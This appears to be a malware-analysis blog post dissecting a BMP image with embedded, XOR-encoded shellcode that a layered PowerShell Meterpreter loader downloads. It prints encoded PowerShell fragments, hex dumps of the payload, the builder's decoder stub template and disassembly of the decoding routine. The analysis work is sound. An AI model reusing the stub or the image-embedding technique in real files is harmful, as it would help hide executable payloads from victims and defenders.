A look at a bmp file with embedded shellcode

Posted on March 2, 2019

The sample today is from PaulM @melsonp

While watching his BSIDES Augusta talk from 2018 Here, at that the end he shows a picture file that gets downloaded from a layered PowerShell script. He was kind enough to send me a copy of a similar one to take a closer look.


Search

Recent Posts

- Those Pesky Powershell Shellcode's And How To Understand Them
- A deeper look at Equation Editor CVE-2017-11882 with encoded Shellcode
- A look at Stomped VBA code and the P-Code in a Word Document
- A look at a bmp file with embedded shellcode
- A deeper look into a wild VBA Macro

I originally thought it was one of the PowerShell only decoder scripts for picture files but here is what we first see. This is the first layer .

After Base64 Decoding this we get.



Here we can see this is base64 –> decompress to get the next level. But they have one more trick.

Recent Comments

Those Pesky Powershe... on A deeper look at Equation Edit...

mike miksch on Hidden .Net Resources “A...

Not A DerbyCon Talk... on A look at the Magnitude Exploi...

pcsxcetrasupport3 on My first deep look at KRYPTOS...

Jamie on My first deep look at KRYPTOS...

Archives

- July 2019
- May 2019
- April 2019
- March 2019
- January 2019
- November 2018
- October 2018
- August 2018
- July 2018
- May 2018
- April 2018
- December 2017
- November 2017
- October 2017
- August 2017
- April 2017
- February 2017
- November 2016
- September 2016
- August 2016

```
c0TGeUD2vX7hSDcThiW!+waUTHug7lgEOvxKRcyhC6OBdwr3ZfwfVfJWlVCqY5QfYLLe87WdJ3Cu7vqvv
7NVn8wII5+n!7Flb4OPmpxs1RHZT5pqcnsb2u5fyFZPFgaeZFk5+LiYtI6aX9TVvL9um3Ci!lozgRNWFS
SLQhQSzncxdTOMKGgFK6aIJZebqdo5Db4FTrgHQy7MgoID2gHOK!1IRmxVYtMzIfukt32xk3LKLalOYG/
gWP+yBOUpSDgnK5VRxwOkYiaHoqbzq6Bhi93cel60z7xOLUwnQir+Y/B6XJi!XTBlkH4t5WXf/2aWSfZa
Jx11dn9cj8fUkvzr0i/8aCC1C4N1J+8FlzRuUkO9TxNj0r2NjZ3P4V9b4dbObri5+3kjpdFPDFxvs!R/N
rnMrIEWtIa8vecVQdYjd9xuL315sgnC0F/Savl0t7eNTqKpVDiFp6!GJtJUH3YrlaR!KsPO1V/mch/D7!
MyjZQ3biMG+Id1Eoimbl!s7zg/UwKj77IjrLTOUUL+b1NXffJvFoRFZC1+wRn0MwJbv+6u2rDVWmciuH+
G8TFYPzM2WqrnEP60YXkBbCg!!".Replace("!", "A"))); $HCN = (New-Object IO.StreamReade
IO.Compression.GzipStream($TUfx,[IO.Compression.CompressionMode]::Decompress))).Re
```


Before we can Bas64 Decode –> Decompress this we first have to do a string replacement of "!" with "A" in order to get a proper Base 64 encoded string.

After Decoding we get this.

- July 2016
- June 2016
- April 2016
- March 2016
- February 2016
- January 2016
- November 2015
- April 2014
- December 2013
- September 2013
- July 2013
- June 2013
- April 2013
- December 2012
- August 2012
- July 2012
- June 2012
- May 2012
- March 2012
- February 2012
- December 2011
- November 2011
- October 2011
- August 2011
- December 2009

Categories

- Anti-virus
- Cipher
- Ciphers
- Cloud
- CodeProject
- Computer
- Malware
- Networking
- PowerShell
- Programming



This appears to be a normal Meterpreter PowerShell Shellcode loader but in this case it is only downloading a bmp file.

The other ones I have looked into have either had the Shellcode on this page base64 encoded or hex encoded or downloaded it as this has with the picture file.


After a discussion with Paul he was able to locate the pdf of the presentation of the builder for this here and I found the video for the presentation here and the Github for the project is here.

- Programming Tools
- Removel Tools
- RootAdmin
- security
- System Tools
- System Trouble Shooting
- Uncategorized
- VB.net
- VBScript

Meta

- Register
- Log in
- Entries RSS
- Comments RSS
- WordPress.com

Here is what we see when we open the downloaded file.


Download.bin

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	42	4D	E9	30	C4	03	00	00	00	00	36	00	00	00	28	00
00000010	00	00	2C	01	00	00	0E	01	00	00	01	00	18	00	00	00
00000020	00	00	CC	C6	03	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	C9	CF	E2	CD	D4	E5	C0	C7	D8	BD
00000040	C5	D2	B3	B9	C4	8D	95	9C	6A	70	75	70	78	78	7A	7F
00000050	80	89	8F	8E	8F	94	93	86	8B	8A	85	87	87	A8	AA	AA
00000060	A7	A6	A8	AB	A7	AC	87	80	87	76	6E	75	7C	71	79	71
00000070	68	6B	6B	60	63	73	69	69	72	66	66	73	68	64	86	7D
00000080	79	7F	79	72	6E	68	61	65	63	5B	73	70	6B	7B	7B	75
00000090	7F	80	7C	8A	88	87	B4	AF	B0	A1	9A	9D	78	72	73	8B
000000A0	86	85	B1	AD	AC	A8	A5	A1	92	92	8C	83	85	7F	72	74
000000B0	6E	6D	71	6B	7A	80	7B	AE	B4	AF	B9	BF	BE	96	9C	9B
000000C0	8B	90	91	8B	90	91	9F	A4	A3	A9	AE	AD	B4	B6	B7	B3
000000D0	B5	B6	AD	AE	B2	AC	AD	B1	B5	B3	B9	BC	BA	C0	AD	AA
000000E0	B3	C0	BD	C6	AC	A6	B1	A9	A3	AE	9F	98	A5	81	7A	87
000000F0	7B	72	7F	65	5E	6B	53	4F	5A	5F	5E	67	91	8E	97	D9
00000100	D8	DC	DA	D4	D9	CF	CA	CB	AB	A5	A6	65	60	5D	51	4C
00000110	49	81	7D	78	9D	9A	95	8E	8E	88	7B	7A	76	61	62	5E
00000120	6D	70	6E	66	67	63	6F	6F	69	75	73	6B	81	7E	79	74
00000130	71	6C	71	6D	6C	7C	78	77	77	71	72	79	73	74	6F	67


The first 2 bytes are normal for the bmp file format. If we open the file as a picture it is indeed the the default picture of a cat from the builder “flipping you off”. (Which I won’t show)

So lets dig into the pdf to see how this works.

Note: I’m still learning how to read assembly. But we learn by doing.


On this page we see we have the 2 byte header “BM” 0x424D then a Jump instruction of 0xE9 then a 3 byte offset. According to This page there are more possible “jmp”

instructions that could possibly be used.




In our file we have the offset in little Endian byte order of 0x30C403 ,and if we reverse that to 0x03C430 that is our offset to jump to.

If we jump to that offset we can see it is at the end of the file.



```
0003C4C0  AF EA 57 A0 F7 1B 07 F8 25 72 1E C8 94 72 8D 1F  ¯êW ÷..ø%r.È"r..
0003C4D0  25 3A D0 1A 51 97 C7 E4 A3 3A C1 13 4E 4E F0 28  %:Ð.Q—Çä£:Á.NNð(
0003C4E0  D3 C3 3D 56 8A 4E E2 73 25 63 22 2A 7D 5D 8D 27  ÓÃ=VŠNâs%c"*}].'
0003C4F0  E5 B0 5E 37 AF E8 8D 2F 25 3A D6 A2 EA 1F 22 70  å°^7¯è./%:Ö¢ê."p
0003C500  F5 5A 5F 71 FF C4 E6 74 F1 61 8D 39 45 B6 5B 43  õZ_qÿÄætña.9E¶[C
0003C510  C0 5E 72 2B C6 4C 6F 45 C7 6F 6E 67 D9 1D 01 D4  À^r+ÆLoEÇongÙ..Ô
0003C520  7B 0A DD 78 FD 68 55 78 46 05 06 2B AE 76 69 51  {.ÝxýhUxF..+®viQ
0003C530  C7 57 6A 4A 81 0E 28 1B 8E 13 51 42 C0 5F 69 5C  ÇWjJ..(.Ž.QBÀ_i\
0003C540  DD 1B 48 7F 8E 0D 28 1A 95 1B 52 59 C7 5F 63 45  Ý.H.Ž.(.•.RYÇ_cE
0003C550  DA 14 31 05 9E 00 26 59 D8 01 37 1A 80 0B 2F 0B  Ú.1.ž.&YØ.7.€./.
0003C560  C2 52 6D 4E 8E 7C 63 48 C5 54 06 43 94 6D 7F 8C  ÂRmNŽ|cHÅT.C"m.Œ
0003C570  51 EE 55 78 C4 38 55 78 C6 80 07 2B AE D3 59 2A  QîUxÄ8UxÆ€.+®ÓY*
0003C580  AE 3B 29 58 CB 7D 73 4C 96 0C 6E 7C F7 57 6F 71  ®;)XË}sL–.n|÷Woq
0003C590  9C 75 6B 7B C9 49 7C 43 D9 55 68 18 DB 6A 43 19  œuk{ÉI|CÙUh.ÛjC.
0003C5A0  C6 6D 71 69 98 4E 71 1E DA 51 76 67 DF 0A 77 7A  Æmqi˜Nq.ÚQvgß.wz
0003C5B0  F8 6E 49 67 CC 6C 44 47 FE 4A 53 6C ED 09 47 49  ønIgÌlDGþJSlí.GI
0003C5C0  E7 0D 6B 4C ED 0F 70 69 FB 08 73 6E E1 6C 67 59  ç.kLí.piû.snálgY
0003C5D0  CD 6F 56 5D DE 78 3F 1C 9B 0C 6C 79 F6 0F 62 5B  ÍoV]Þx?.›.lyö.b[
0003C5E0  EF 4A 43 43 FB 7D 5F 7E E1 74 48 41 FC 74 64 63  ïJCCû}_~átHAütdc
0003C5F0  FE 73 37 78 D9 16 61 7E E6 0C 34 71 FD 6B 40 1B  þs7xÙ.a~æ.4qýk@.
0003C600  E1 61 6D 40 CB 0D 61 72 D4 5A 48 52 F1 59 62 6C  ám@Ë.arÔZHRñYbl
0003C610  DB 4B 44 64 ED 0A 74 5F FA 78 61 4F C8 72 72 5C  ÛKDdí.t_úxaOÈrr\
0003C620  F1 6E 34 7A DD 5D 42 1D FE 4B 47 1D EA 5D 59 5F  ñn4zÝ]B.þKG.ê]Y_
0003C630  CD 76 64 5F ED 57 6E 73 E7 6A 6D 7C EA 5C 30 6A  Ívd_íWnsçjm|ê\0j
0003C640  E0 42 6D 4D E3 53 6F 71 FF 75 6F 1E CC 41 7F 68  àBmMãSoqÿuo.ÌA.h
0003C650  C5 3B 56 43 F9 B2 99 ED 51 EE 8F ED FD 53 06 19  Å;VCù²™íQî.íýS..
0003C660  4E BF 55 78 FD 6C 55 7D C6 D0 53 05 95 C4 D3 BD  N¿UxýlU}ÆÐS.•ÄÓ½
0003C670  C4 31 59 43 2E 08 06 2B 27 DB 6C 2F FE 51 19 7D  Ä1YC...+'Ûl/þQ.}
0003C680  C6 4E 40 B5 28 C4 D3 78 FD 68 55 7D C6 16 00 33  ÆN@µ(ÄÓxýhU}Æ..3
0003C690  D5 C4 D3 AE 6E 4E 12 43 26 28 06 2B C6 7F F6 1E  ÕÄÓ®nN.C&(.+Æ.ö.
0003C6A0  4E C4 D3 64 DB F6 EE 60 AE 3B 06 41 EE 53 06 3B  NÄÓdÛöî`®;.AîS.;
0003C6B0  AE 3B 6E 2B AE 7B 06 78 C6 63 A2 78 4B C4 D3 B8  ®;n+®{.xÆc¢xKÄÓ¸
0003C6C0  FD 68 8F CC F9 53 06 0B AE 3B 55 7D C6 29 90 A2  ýh.ÌùS..®;U}Æ).¢
0003C6D0  4C C4 D3 AE 6E 4F C9 A0 A9 3A C5 AE 6E 4E E3 73  LÄÓ®nOÉ ©:Å®nNãs
0003C6E0  6D 64 EE 40 51 C4 F9 1A 9A 0E 28 19 9D 02 28 1F  mdî@QÄù.š.(...(.
0003C6F0  9F 15 34 18 9F 3B BD DB 1B 99 50 41 AE 68 F9 FE  Ÿ.4.Ÿ;½Û.™PA®hùþ
0003C700  3E AB                                           >«
```

Now scrolling down the pdf a little bit more we see that they also attempted to obfuscate the decoding key.



What this is doing is setting ebx to Zero and then looping a counter until it matches the “Magic” value that was randomly generated on build.

After it matches, it reverses that hex value and will use that value to xor the first 4 bytes of the encoded data to produce a decoding key which will get reversed again for decoding the remainder of the bytes.

I first wrote a brute forcer to work like the function here but after looking at this longer and getting a better understanding of what was in the registers I finally realized that this entire brute force routine was a waste of time and CPU power. No matter what the Random “Magic value” turns out to be the index value will always end up equal to the “Magic value”.

So when building an offline decoder we can just bypass this and and just use that found value for the “Magic” in our calculations saving a lot of time and CPU cycles.

In order to figure this out I also had to take a closer look at the builder.

If we look in the source file of gen.py we can see the layout of the decoder bytes.

```
import os

class GenModule(ModuleObject):

    def __init__(self, ui):
        ModuleObject.__init__(self)
        self.ui = ui
        self.vars = {}
        self.vars["shellcode"] = ["", "Shellcode payload using \\x41\\x41 format"]
        self.vars["source"] = ["sample/default.bmp", "Image source file path"]
        self.vars["output"] = ["output/output-%d.bmp" % time.time(), "Output file path"]
        self.vars["debug"] = ["false", "Show debug output. More verbose"]
        self.description = "Module to generate malicious Bitmap image with embedded obfuscation shellcode"
        self.module_name = "generate"
        self.image = {}
        self.decoder =
        "\xeb\x44\x58\x68[RAND1]\x31\xc9\x89\xcb\x6a\x04\x5a\x68[RAND2]\xff\x30\x59\x0f\xc9\x43\x31\xd9\x81\xf9[MAGIC]\x68[RAND3]\x75\xea\x0f\xcb\xb9
        [SIZE/4]\x01\xd0\x31\x18\x68[RAND4]\xe2\xf4\x2d[SIZE]\xff\xe0\xe8\xb7\xff\xff\xff"

    def is_debug(self):
        if self.vars["debug"][0].lower() == "true":
            return True
        return False

    def run_action(self):
```

So lets just use this CyberChef recipe Here to get the assembly for the bytes starting at the offset we jumped to in our downloaded file.

And we get this.


```
00000000 2C31                    SUB AL,31
00000002 1E                      PUSH DS
00000003 31341A                  XOR DWORD PTR [EDX+EBX],ESI
00000006 2DEB445868              SUB EAX,685844EB  --> Start Of decoding Routine
0000000B 69D780E25F31            IMUL EDX,EDI,315FE280
00000011 C9                      LEAVE
00000012 89CB                    MOV EBX,ECX
00000014 6A04                    PUSH 00000004
00000016 5A                      POP EDX
00000017 68568FB6A3              PUSH A3B68F56
0000001C 5F                      POP EDI
0000001D FF30                    PUSH DWORD PTR [EAX]
0000001F 59                      POP ECX
00000020 0FC9                    BSWAP ECX
00000022 43                      INC EBX
00000023 31D9                    XOR ECX,EBX
00000025 81F9E1EE2AF2            CMP ECX,F22AEEE1
0000002B 68D725805B              PUSH 5B8025D7
00000030 5F                      POP EDI
00000031 75EA                    JNE 0000011D
00000033 0FCB                    BSWAP EBX
00000035 B99F000000              MOV ECX,0000009F
0000003A 01D0                    ADD EAX,EDX
0000003C 3118                    XOR DWORD PTR [EAX],EBX
0000003E 68B839F522              PUSH 22F539B8
00000043 5E                      POP ESI
00000044 E2F4                    LOOP 0000013A
00000046 2D78020000              SUB EAX,00000278
0000004B FFE0                    JMP EAX
0000004D E8B7FFFFFF              CALL 00000009
00000052 F4                      HLT
00000053 0140DA                  ADD DWORD PTR [EAX-26],EAX
00000056 FA                      CLI
00000057 C3                      RET
00000058 2C3B                    SUB AL,3B
0000005A 06                      PUSH ES
0000005B 2BCE                    SUB ECX,ESI
0000005D B2E3                    MOV DL,E3
0000005F 1A6E5F                  SBB CH,BYTE PTR [ESI+5F]
00000062 8D7B9E                  LEA EDI,[EBX-62]
00000065 B054                    MOV AL,54
00000067 27                      DAA
00000068 256912A0DC              AND EAX,DCA01269
```

For me this is a little harder to understand so lets go back and just put the data starting with the decoding routine to the end of the data into CyberChef and see what we have.

This looks a little different.

```
00000008 5F                    POP EDI
00000009 31C9                  XOR ECX,ECX   --> Clear ecx
